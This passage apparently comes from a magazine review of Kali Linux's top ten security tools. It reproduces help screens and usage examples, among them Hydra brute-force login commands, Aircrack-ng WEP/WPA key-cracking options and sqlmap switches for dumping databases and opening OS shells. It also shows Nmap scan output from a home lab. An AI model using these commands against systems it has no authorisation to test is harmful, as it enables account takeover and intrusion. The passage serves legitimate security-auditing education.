- Network Stress Testing
- VoIP Stress Testing
- Web Stress Testing
- WLAN Stress Testing

Hardware Hacking

- Android Tools
- Arduino Tools

Forensics

- Anti-Virus Forensics Tools

- Digital Anti-Forensics
- Digital Forensics
- Forensic Analysis Tools
- Forensic Carving Tools
- Forensic Hashing Tools
- Forensic Imaging Tools
- Forensic Suites
- Network Forensics
- Password Forensics Tools
- PDF Forensics Tools
- RAM Forensics Tools

Reporting Tools

- Documentation
- Evidence Management
- Media Capture

System Services

- BeEF
- Dradis
- HTTP
- Metasploit *
- MySQL
- OpenVAS
- SSH

The Top 10 Security Tools

This article is not the place to detail the features of all these tools, but perhaps the tools that the developers consider to be the top ten could be covered to some benefit to people considering putting Kali into their network security toolbox.

Aircrack-ng

http://www.aircrack-ng.org

Description (from the project site)

Aircrack-ng is an 802.11 WEP and WPA-PSK keys cracking program that can recover keys once enough data packets have been captured. It implements the standard FMS attack along with some optimizations like KoreK attacks, as well as the all-new PTW attack, thus making the attack much faster compared to other WEP cracking tools.

In fact, Aircrack-ng is a set of tools for auditing wireless networks.

Review

- Aircrack-ng Help
- Aircrack-ng 1.2 beta1 – (C) 2006-2010 Thomas d'Otreppe
- Original work: Christophe Devine
- *http://www.aircrack-ng.org*
- usage: `aircrack-ng [options] <.cap / .ivs file(s)>`

Common options:

`-a <amode>`: force attack mode (1/WEP, 2/WPA-PSK)
`-e <essid>`: target selection: network identifier
`-b <bssid>`: target selection: access point's MAC
`-p <nbcpu>`: # of CPU to use (default: all CPUs)
`-q`: enable quiet mode (no status output)
`-C <macs>`: merge the given APs to a virtual one
`-l <file>`: write key to file

Static WEP cracking options:

`-c`: search alpha-numeric characters only
`-t`: search binary coded decimal chr only
`-h`: search the numeric key for Fritz!BOX
`-d <mask>`: use masking of the key (A1:XX:CF:YY)
`-m <maddr>`: MAC address to filter usable packets
`-n <nbits>`: WEP key length: 64/128/152/256/512
`-i <index>`: WEP key index (1 to 4), default: any
`-f <fudge>`: bruteforce fudge factor, default: 2
`-k <korek>`: disable one attack method (1 to 17)
`-x or -x0`: disable bruteforce for last keybytes
`-x1`: last keybyte bruteforcing (default)
`-x2`: enable last 2 keybytes bruteforcing
`-X`: disable bruteforce multithreading
`-y`: experimental single bruteforce mode
`-K`: use only old KoreK attacks (pre-PTW)
`-s`: show the key in ASCII while cracking
`-M <num>`: specify maximum number of IVs to use
`-D`: WEP decloak, skips broken keystreams
`-P <num>`: PTW debug: 1: disable Klein, 2: PTW
`-1`: run only 1 try to crack key with PTW

WEP and WPA-PSK cracking options:

`-w <words>`: path to wordlist(s) filename(s)

WPA-PSK options:

`-E <file>`: create EWSA Project file v3
`-J <file>`: create Hashcat Capture file
`-S`: WPA cracking speed test
`-r <DB>`: path to airolib-ng database (Cannot be used with `-w`)

Other options:

`-u`: Displays # of CPUs & MMX/SSE support
`--help`: Displays this usage screen

You can crack weak passwords on WEP or WPA-encrypted networks.

Burpsuite

http://portswigger.net/burp/

Description (from the project site)

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp Suite contains the following key components:

An intercepting Proxy, which lets you inspect and modify traffic between your browser and the target application.

An application-aware Spider, for crawling content and functionality.

An advanced web application Scanner, for automating the detection of numerous types of vulnerability.

An Intruder tool, for performing powerful customized attacks to find and exploit unusual vulnerabilities.

A Repeater tool, for manipulating and resending individual requests.

A Sequencer tool, for testing the randomness of session tokens.




Figure 3. *BurpSuite*

The ability to save your work and resume working later.

Extensibility, allowing you to easily write your own plugins, to perform complex and highly customized tasks within Burp.

Review

To use the BurpSuite, you need to set the tool as your web browser's proxy. You can then spider sites and choose which attack modes you are going to use to attack specific vulnerabilities (Figure 3).

Hydra

http://www.thc.org/thc-hydra/

Description (from the project site)

A very fast network logon cracker which supports many different services.

Review

Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak – for legal purposes only.

Syntax: `hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-SuvV46] [service://server[:PORT][/OPT]].`

Options:

`-R` restore a previous aborted/crashed session
`-S` perform an SSL connect
`-s` PORT if the service is on a different default port, define it here
`-l LOGIN` or `-L FILE` login with LOGIN name, or load several logins from FILE
`-p PASS` or `-P FILE` try password PASS, or load several passwords from FILE
`-x MIN:MAX:CHARSET` password bruteforce generation, type `-x -h` to get help
`-e` nsr try "n" null password, "s" login as pass and/or "r" reversed login
`-u` loop around users, not passwords (effective! implied with -x)
`-C` FILE colon separated `login:pass` format, instead of -L/-P options
`-M` FILE list of servers to be attacked in parallel, one entry per line
`-o` FILE write found login/password pairs to FILE instead of stdout
`-f / -F` exit when a login/pass pair is found (-M: -f per host, -F global)
`-t` TASKS run TASKS number of connects in parallel (per host, default: 16)

`-w / -W TIME` waittime for responses (32s) / between connects per thread
`-4 / -6` prefer IPv4 (default) or IPv6 addresses
`-v / -V / -d` verbose mode / show login+pass for each attempt / debug mode
`-U` service module usage details server the target server (use either this OR the -M option) service the service to crack (see below for supported protocols) OPT some service modules support additional input (-U for module help)

Supported services: asterisk afp cisco cisco-enable cvs firebird `ftp ftps http[s]-{head|get} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql ncp nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres rdp rexec rlogin rsh sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp`

Hydra is a tool to guess/crack valid login/password pairs – usage only allowed for legal purposes. This tool is licensed under AGPL v3.0.

The newest version is always available at *http://www.thc.org/thc-hydra*.

These services were not compiled in: sapr3 oracle.

Use HYDRA_PROXY_HTTP/HYDRA_PROXY and HYDRA_PROXY_AUTH environment for a proxy. E.g.:

```
% export HTTP_PROXY=socks5://127.0.0.1:9150 (or
  socks4:// or connect://)
% export HTTP_PROXY_HTTP=http://proxy:8080
% export HTTP_PROXY_AUTH=user:pass
```

```
root@telcontar-2:/home/wolf/bin/john-1.8.0/run# ./john --test
Benchmarking: descrypt, traditional crypt(3) [DES 128/128 SSE2]... DONE
Many salts:     1841K c/s real, 1849K c/s virtual
Only one salt:  1758K c/s real, 1772K c/s virtual

Benchmarking: bsdicrypt, BSDI crypt(3) ("_J9..", 725 iterations) [DES 128/128 SSE
2]... DONE
Many salts:     59366 c/s real, 59724 c/s virtual
Only one salt:  58214 c/s real, 58331 c/s virtual

Benchmarking: md5crypt [MD5 32/32]... DONE
Raw:    5481 c/s real, 5492 c/s virtual

Benchmarking: bcrypt ("$2a$05", 32 iterations) [Blowfish 32/32 X2]... DONE
Raw:    460 c/s real, 464 c/s virtual

Benchmarking: LM [DES 128/128 SSE2]... DONE
Raw:    24276K c/s real, 24521K c/s virtual

Benchmarking: AFS, Kerberos AFS [DES 48/64 4K MMX]... DONE
Short:  273254 c/s real, 274903 c/s virtual
Long:   754124 c/s real, 757153 c/s virtual

Benchmarking: tripcode [DES 128/128 SSE2]... DONE
Raw:    1617K c/s real, 1623K c/s virtual

Benchmarking: dummy [N/A]... DONE
Raw:    54025K c/s real, 54133K c/s virtual

Benchmarking: crypt, generic crypt(3) [?/32]... DONE
Many salts:     135993 c/s real, 136266 c/s virtual
Only one salt:  135590 c/s real, 135862 c/s virtual

root@telcontar-2:/home/wolf/bin/john-1.8.0/run#
```

Figure 4. *John the Ripper*

Examples:

```
hydra -l user -P passlist.txt ftp://192.168.0.1
hydra -L userlist.txt -p defaultpw
  imap://192.168.0.1/PLAIN
hydra -C defaults.txt -6 pop3s://
  [fe80::2c:31ff:fe12:ac11]:143/TLS:DIGEST-MD5
```

John (the Ripper)

http://www.openwall.com/john/

Description (from the project site)

John the Ripper is a fast password cracker, currently available for many flavors of Unix, Windows, DOS, BeOS, and OpenVMS. Its primary purpose is to detect weak Unix passwords. Besides several crypt(3) password hash types most commonly found on various Unix systems, supported out of the box are Windows LM hashes, plus lots of other hashes and ciphers in the community-enhanced version.

Review

John is a very effective password cracker, with a large following in the IT Security Community. There are several hashes John can crack (Figure 4).

Maltego

http://www.paterva.com/web6/products/maltego.php

Description (from the project site)

With the continued growth of your organization, the people and hardware deployed to ensure that it remains in working order is essential, yet the threat picture of your?nvironmentis not always clear or complete. In fact, most often it? not what we know that is harmful – it? what we don? know that causes the most damage. This being stated, how do you develop a clear profile of what the current deployment of your infrastructure resembles? What are the cutting edge tool platforms designed to offer the granularity essential to understand the




Figure 5. *Maltego*

complexity of your network, both physical and resource based? Maltego is a unique platform developed to deliver a clear threat picture to the environment that an organization owns and operates. Maltego? unique advantage is to demonstrate the complexity and severity of single points of failure as well as trust relationships that exist currently within the scope of your infrastructure.

The unique perspective that Maltego offers to both network and resource based entities is the aggregation of information posted all over the internet – whether it? the current configuration of a router poised on the edge of your network or the current whereabouts of your Vice President on his international visits, Maltego can locate, aggregate and visualize this information.

Maltego offers the user with unprecedented information. Information is leverage. Information is power. Information is Maltego (Figure 5).

Review

From hosts to users to emails and messages to infrastructure and even weapons, Maltego gives you a way to visualize your environment in a very information-rich way. Maltego lets you track relationships and entities in 11 different ways and lets you visualize them all three ways; main view, buble view and as an asset list. Very interesting tool.

Metasploit Framework

http://www.metasploit.com/

Description (from the project site)

Reduce the risk of a data breach by downloading our penetration testing solutions. Discover how vulnerabilities become real risks as you test the defenses of your own network, using the same methods as an outside attacker. Our penetration testing software gives you a clear view as to what vulnerabilities can easily be exploited within your environment so you can focus on the most critical vulnerabilities.

Safely simulate attacks on your network to uncover pressing security issues. Use with Nexpose to assess and validate security risks in your environment. Verify your defenses, security controls and mitigation efforts. Manage phishing exposure, and audit web applications.

Review

Metasploit has a client-server architecture, like Nessus, OpenVAS and Apache httpd. It is possible to install Metasploit as a service so that it starts the metasploit server whenever the host is booted up. The version of Metasploit included with Kali does not act as a service, but must be started when you want to use it.




Figure 6. *Metasploit*

The first time you go to *https://localhost:3790/* you see a new-user registration. Once your password is approved, Metasploit lets you insert the key code you got through registering on their site.




Figure 7. *Metasploit Registration*

To run Metasploit, start a new project, name it give it a description if you want and set the IP range you are testing (see Figure 7).




Figure 8. *Nmap*

The first step of the Metasploit scan is a Discovery phase, which initiates an NMap -A T4 IP-range test (Figure 9) and then proceeds through NetBIOS probes and about 100 other tests.

After the Discovery phase, you have an analysis of hosts, ports open, services, vulnerabilities and data captured. In the test network there were 5 hosts and 27 services running on open ports, but no listed vulnerabilities. Rest assurred, the average LAN would have a few vulnerabilities.

Nmap

http://nmap.org/




Figure 9. *Discovery phase with matasploit*

Description (from the project site)

Nmap (Network Mapper is an open source tool for network exploration and security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. While Nmap is commonly used for security audits, many systems and network administrators find it useful for routine tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

Review

NMap, which has been around since 1996, is one of the main open-source tools in any network administrator's toolbox. This researcher has used NMap for mapping networks, checking for running services, troubleshooting connectivity problems and checking network routes available for about ten years (Figure 10).

The basic command-set is pretty easy to learn, and the documentation is very good. The only thing NMap won't do is map a network by NetBIOS names and return IP addresses.

```
EXAMPLES:
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (http://nmap.org/book/man.html) FOR MORE
OPTIONS AND EXAMPLES
wolf@telcontar-2:~$
```

Figure 10. *Nmap*

```
wolf@telcontar-2:~$ nmap -A -T5 192.168.1.0/24

Starting Nmap 6.00 ( http://nmap.org ) at 2013-09-07 18:13
 EDT
Nmap scan report for BRN001BA9BDA46D (192.168.1.69)
Host is up (0.042s latency).
Not shown: 993 closed ports
PORT     STATE    SERVICE    VERSION
17/tcp   filtered qotd
21/tcp   open     ftp        Brother/HP printer ftpd 1.13
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
23/tcp   open     telnet     Brother/HP printer telnetd
80/tcp   open     http       Brother/HP printer webadmin (Debut embedde
d httpd 1.20)
|_http-title: Brother HL-2270DW series
515/tcp  open     printer
631/tcp  open     ipp?
9100/tcp open     jetdirect?
Service Info: Device: printer

Nmap scan report for telcontar-2 (192.168.1.71)
Host is up (0.00083s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
9418/tcp open  git?
```

Figure 11. *Nmap results*

You do not have to run NMap as root on a UNIX or Linux platform or as an Administrator on Windows, but some NMap functions need to be root to work properly. Since Kali Linux is designed to be a specialized toolkit, you don't have to be concerned about whether you started NMap as root or not. You are always logged in as root on the default setup. The example in the image below, `nmap -A -T5`, is a scan of 1000 popular ports, checking for services with very aggressive timing. Timing goes from T1 (paranoid) to T3 (standard) to T5 (Very Aggressive). In my test network (wireless, by the way), there is an Ubuntu laptop and a Brother printer. NMap was accurate about the ports open and services available. The printer would have to have the telnetd shut down and the anonamous FTP access removed if it were going to pass a PCI-DSS audit. Lucky this network segment has no customer card data passing through it (Figure 11).




Figure 12. *ZenMap*




Figure 13. *OWASP-zap*

One feature of NMap is its GUI counterpart, ZenMap. Zenmap shows the CLI command the user would be entering in a terminal emulator, so even for extremely command-line-averse administrators gets subliminal training in how to use NMap on the CLI. ZenMap is included in the Kali Linux Full ISO (Figure 12).

OWASP-zap

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

Description (from the project site)

The Zed Attack Proxy (ZAP) is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing.

ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

Review

The OWASP Zed Attack Proxy needs Java7. The interface is simple and works pretty quickly. The image below shows a spidering attack on a site. There are over 3400 URIs on the site (Figure 13).

You can also send tailored HTTP requests and responses with OWASP-ZAP.

SQLmap

http://sqlmap.org/

Description (from the project site)

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database




Figure 14. *SQLmap*

servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections (FIgure 14).

Review
The basic command set is at

```
sqlmap.py -h
```

Options:

-h, --help Show basic help message and exit
-hh Show advanced help message and exit
--version Show program's version number and exit
-v VERBOSE Verbosity level: 0-6 (default 1)

Target:
At least one of these options has to be provided to set the target(s)

-u URL, --url=URL Target URL (e.g. "www.target.com/vuln.php?id=1")
-g GOOGLEDORK Process Google dork results as target URLs

Request:
These options can be used to specify how to connect to the target URL

--data=DATA Data string to be sent through POST
--cookie=COOKIE HTTP Cookie header
--random-agent Use randomly selected HTTP User-Agent header
--proxy=PROXY Use a proxy to connect to the target URL
--tor Use Tor anonymity network
--check-tor Check to see if Tor is used properly

Injection:
These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts

-p TESTPARAMETER Testable parameter(s)
--dbms=DBMS Force back-end DBMS to this value

Detection:
These options can be used to customize the detection phase

--level=LEVEL Level of tests to perform (1-5, default 1)
--risk=RISK Risk of tests to perform (0-3, default 1)

Techniques:
These options can be used to tweak testing of specific SQL injection techniques.

--technique=TECH SQL injection techniques to use (default "BEUSTQ")

Enumeration
These options can be used to enumerate the back-end database management system information, structure and data contained in the tables. Moreover you can run your own SQL statements

-a, --all Retrieve everything
-b, --banner Retrieve DBMS banner
--current-user Retrieve DBMS current user
--current-db Retrieve DBMS current database
--passwords Enumerate DBMS users password hashes
--tables Enumerate DBMS database tables
--columns Enumerate DBMS database table columns
--schema Enumerate DBMS schema
--dump Dump DBMS database table entries
--dump-all Dump all DBMS databases tables entries
-D DB DBMS database to enumerate
-T TBL DBMS database table to enumerate
-C COL DBMS database table column to enumerate

Operating system access:
These options can be used to access the back-end database management system underlying operating system

--os-shell Prompt for an interactive operating system shell
--os-pwn Prompt for an OOB shell, meterpreter or VNC

General:
These options can be used to set some general working parameters

--batch Never ask for user input, use the default behaviour
--flush-session Flush session files for current target

Miscellaneous:

`--wizard` Simple wizard interface for beginner users
[!] to see full list of options run with '-hh'
[*] shutting down at 23:34:40

The Wizard is interesting. Designed for beginners, it gives a series of questions to help construct the sqlmap query.

Wireshark
http://www.wireshark.org/
Description (from the project site)
Wireshark is the world's foremost network protocol analyzer. It lets you see what's happening on your network at a microscopic level. It is the de facto (and often de jure) standard across many industries and educational institutions.
Wireshark development thrives thanks to the contributions of networking experts across the globe. It is the continuation of a project that started in 1998.

Features
Wireshark has a rich feature set which includes the following:

- Deep inspection of hundreds of protocols, with more being added all the time
- Live capture and offline analysis
- Standard three-pane packet browser
- Multi-platform: Runs on Windows, Linux, OS X, Solaris, FreeBSD, NetBSD, and many others
- Captured network data can be browsed via a GUI, or via the TTY-mode TShark utility
- The most powerful display filters in the industry
- Rich VoIP analysis

Read/write many different capture file formats: tcpdump (libpcap), Pcap NG, Catapult DCT2000, Cisco Secure IDS iplog, Microsoft Network Monitor, Network General Sniffer? (compressed and uncompressed), Sniffer? Pro, and NetXray?, Network Instruments Observer, NetScreen snoop, Novell LANalyzer, RADCOM WAN/LAN Analyzer, Shomiti/Finisar Surveyor, Tektronix K12xx, Visual Networks Visual UpTime, WildPackets EtherPeek/TokenPeek/AiroPeek, and many others Capture files compressed with gzip can be decompressed on the fly Live data can be read from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI, and others (depending on your platform) Decryption support for many protocols, including IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, and WPA/WPA2 Coloring rules can be applied to the packet list for quick, intuitive analysis Output can be exported to XML, PostScript?, CSV, or plain text (Figure 15).

Review
Wireshark is one of the best traffic-analysis tools either open-source or proprietary. On any given day, hundreds of network administrators and security researchers are running wireshark on their network to discover the traffic patterns in the network.

Notes on Installing Kali
There are currently ports of Kali Linux for 64-Bit, 32-Bit, ARMEL, and ARMHF. This researcher downloaded the 64-Bit full-version to make a testbed in Oracle VirtualBox on one machine, and both the 32-Bit Full ISO and the 32-Bit Mini ISO to test on an older 32-Bit test machine. The Mini ISO is strictly the core of the Kali operating system, so it is only 20MB to download, and it uses tasksel in the install to let the user add the features that are not standard, such as laptop code, HTTPD, MySQL and so on.
The 64-Bit Full-ISO install went very quickly with practically no user interaction. The 32-Bit Mini ISO has taken more than a day to install, and has required several user interactions, and crashed at the end. The lesson here appears to be that the Mini ISO which is having to download all its software during the installation may suffer from network timeouts. The 64-Bit and 32-Bit Full ISO give the user a choice to use it as a live disk, which is useful in forensic research, where it is impor-




Figure 15. *Wireshark*

tant not to alter the state of the hard drives and in places where the machine used for testing may be compromised already (Figure 16).

A bare-metal installation from the 32-Bit full-ISOon an old laptop worked flawlessly, so the testing went on from that platform.

Missing Applications

Though Kali is a Debian derivative and most Debian packages appear to be available using apt-get or your favorite package manager, the three packages that would have made this a perfect default installation are: Apache OpenOffice or Libre Office, or some report-writing word-processing software.

G.I.M.P. – or some other screen-capture and image-editing software for capturing the evidence from the other tools.

EtherApe – there isn't any other tool that gives such a good visual idea of network traffic by protocol, bandwidth and connection origin and destination (Figure 17). This screen-capture of EtherApe was captured with G.I.M.P..

